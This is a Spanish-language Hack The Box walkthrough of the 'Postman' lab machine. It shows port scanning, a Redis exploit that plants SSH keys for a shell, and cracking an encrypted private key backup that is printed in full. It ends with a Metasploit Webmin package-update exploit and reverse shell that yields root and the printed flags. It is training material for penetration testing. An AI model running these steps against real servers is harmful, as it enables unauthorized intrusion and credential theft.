By: Robertt

@netonehc

HACK THE BOX - POSTMAN MACHINE


Empezamos primero con un escaneo rápido usando nmap:

```
rbus@root:~/Desktop/HackTheBox/postman$ nmap -sV postman.htb

Starting Nmap 7.60 ( https://nmap.org ) at 2020-03-17 10:22 CET
Nmap scan report for postman.htb (10.10.10.160)
Host is up (0.052s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 37.48 seconds
```


Nos encontramos con tres puertos abiertos: 22, 80 y un puerto 10000 (WebMin).

En el puerto 80 simplemente tenemos una página donde no podemos hacer mucho:

By: Robertt



En el puerto 10000 tenemos un panel de inicio de sesión de algún usuario o root:



También hice una busqueda de directorios (enumeración) para ver si encontraba más información pero sin mucho éxito:

```
rbus@root:~/Desktop/HackTheBox/postman$ /home/rbus/go/bin/ffuf -w /usr/share/dirb/wordlists/big.txt -u http://postman.htb/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0-rc1
________________________________________________

 :: Method           : GET
 :: URL              : http://postman.htb/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

.htaccess               [Status: 403, Size: 295, Words: 22, Lines: 12]
.htpasswd               [Status: 403, Size: 295, Words: 22, Lines: 12]
css                     [Status: 301, Size: 308, Words: 20, Lines: 10]
fonts                   [Status: 301, Size: 310, Words: 20, Lines: 10]
images                  [Status: 301, Size: 311, Words: 20, Lines: 10]
js                      [Status: 301, Size: 307, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 299, Words: 22, Lines: 12]
upload                  [Status: 301, Size: 311, Words: 20, Lines: 10]
:: Progress: [20469/20469] :: 568 req/sec :: Duration: [0:00:36] :: Errors: 0 ::
rbus@root:~/Desktop/HackTheBox/postman$
```

By: Robertt

Con las herramientas disponibles hasta ahora no podemos continuar. En estos casos, es obligatorio repetir un nmap para escanear todos los puertos con la opción -p-, ya que puede haber un servicio ejecutándose en un superior y no estándar. Es una buena práctica activar siempre esta opción, desde el principio, pero por razones de tiempo (con la opción -p- nmap tarda mucho en escanear), prefiero probar al principio con un escaneo estándar.

```
PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 4.0.9
```

Encontramos un nuevo puerto con servicio Redis con versión 4.0.9. Haciendo una búsqueda rápida encontramos un exploit disponible en GitHub para esta versión.

```
rbus@root:~/Desktop/HackTheBox/postman$ python exploitRedis.py postman.htb redis
       ************************************************************
       * [+] [Exploit] Exploiting misconfigured REDIS SERVER*
       * [+] AVINASH KUMAR THAPA aka "-Acid"
       ************************************************************


        SSH Keys Need to be Generated
Generating public/private rsa key pair.
Enter file in which to save the key (/home/rbus/.ssh/id_rsa):
/home/rbus/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/rbus/.ssh/id_rsa.
Your public key has been saved in /home/rbus/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:53RbbXirCHQb1EX47pHt/QzUJiq7hBQ0Cg1n2xxurHM acid_creative
The key's randomart image is:
+---[RSA 2048]----+
|    ooo +     oo |
|     +.O o  ...  |
|      o B  . ..  |
|       o ..    = |
|      o E.oo. * O|
|       +.=..o= Oo|
|        ..+.o ooo|
|         ..o. .+o|
|          oo .  +|
+----[SHA256]-----+
        Keys Generated Successfully
OK
OK
OK
(error) ERR Changing directory: Permission denied
OK
OK
       You'll get shell in sometime..Thanks for your patience
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Mar 17 08:33:08 2020 from 10.10.14.61
redis@Postman:~$ id
uid=107(redis) gid=114(redis) groups=114(redis)
redis@Postman:~$
```

Con esto, hemos conseguido una shell para el usuario REDIS.

Con un poco de enumeración, nos damos cuenta que hay otro usuario llamado Matt y que dentro de su carpeta personal se encuentra la flag de usuario. Además, en la carpeta opt encontramos un archivo llamado id_rsa.bak, que contiene una back up de la clave privada.

Una vez que tenemos el archivo en nuestro sistema, usamos ssh2john para desencriptarla.

By: Robertt

```
rbus@root:~/Desktop/HackTheBox/postman$ john --wordlist=/home/rbus/bioh/rockyou.txt clave
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (backupkey.out)
1g 0:00:00:11 88.48% (ETA: 10:57:51) 0.08598g/s 1096Kp/s 1096Kc/s 1096KC/s 25726633..2572533green
Session aborted
rbus@root:~/Desktop/HackTheBox/postman$
```

Perfecto, conseguimos la contraseña computer2008.

Probemos a entrar via ssh al usuario Matt.

Nos damos cuenta que al introducir la contraseña via SSH (ssh Matt@postman.htb) nos da error y parece no ser la correcta.

Recordemos que teniamos una shell como usuario redis y como cualquier sistema Linux se encuentra la opción su para elevar privilegios. Probemos a hacer su Matt e introducir la contraseña.

```
id_rsa.bak
redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8RzrRbdQ0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
redis@Postman:/opt$ cd /home
redis@Postman:/home$ ls
Matt
redis@Postman:/home$ cd Matt
redis@Postman:/home/Matt$ ls -l
total 4
-rw-rw---- 1 Matt Matt 33 Aug 26  2019 user.txt
redis@Postman:/home/Matt$ su Matt
Password:
Matt@Postman:~$ id
uid=1000(Matt) gid=1000(Matt) groups=1000(Matt)
Matt@Postman:~$
```

Perefecto!!! Ya tenemos la flag de usuario!!

```
Matt@Postman:~$ cat user.txt
517ad0ec2458ca97af8d93aac08a2f3c
Matt@Postman:~$
```

Ahora intentaremos alcanzar root!

Recordemos que teniamos un panel de inicio de sesión en el puerto 1000 como WebMinServ con Versión 1.910, buscando en Google, vemos que esa versión enconcreto tiene una vulnerabilidad bastante reciente, la cual permite al usuario con autorización actualizar paquetes, por lo que podríamos ejecutar cualquier código como root:

https://www.exploit-db.com/exploits/47230

Buscamos la vulnerabilidad en Metasploit y veemos las opciones disponibles y añadimos los párametros correspondientes:

```
rbus@root: ~/Desktop/HackTheBox/postman
File  Edit  View  Search  Terminal  Tabs  Help
Matt@Postman: ~ | rbus@root: ~/Desktop/HackTheBox | rbus@root: ~/Desktop/HackTheBox/postman | rbus@root: ~/Desktop/HackTheBox/postman

   0  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   1  auxiliary/admin/webmin/file_disclosure       2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_packageup_rce      2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   3  exploit/unix/webapp/webmin_backdoor          2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor
   4  exploit/unix/webapp/webmin_show_cgi_exec     2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec       2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE


msf > use 2
msf exploit(linux/http/webmin_packageup_rce) > show options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      10000            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME                    yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin <= 1.910


msf exploit(linux/http/webmin_packageup_rce) > set PASSWORD computer2008
PASSWORD => computer2008
msf exploit(linux/http/webmin_packageup_rce) > set RHOST postman.htb
RHOST => postman.htb
msf exploit(linux/http/webmin_packageup_rce) > set USERNAME Matt
USERNAME => Matt
msf exploit(linux/http/webmin_packageup_rce) > set SSL true
SSL => true
msf exploit(linux/http/webmin_packageup_rce) > set LHOST tun0
LHOST => 10.10.14.54
msf exploit(linux/http/webmin_packageup_rce) > set LPORT 9001
LPORT => 9001
msf exploit(linux/http/webmin_packageup_rce) > exploit
```

```
[*] 10.10.10.160 - Command shell session 1 closed.  Reason: User exit
msf exploit(linux/http/webmin_packageup_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.54:9001
[+] Session cookie: 3eb0de17b43153ddecfbabcbad9fa87c
[*] Attempting to execute the payload...
[*] Command shell session 2 opened (10.10.14.54:9001 -> 10.10.10.160:36586) at 2020-03-17 11:14:35 +0100
id & whoami
id


root
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
pwd
/usr/share/webmin/package-updates
cat /root/root.txt
a257741c5bed8be7778c6ed95686ddce
```

Obtenemos la shell como root y la flag!!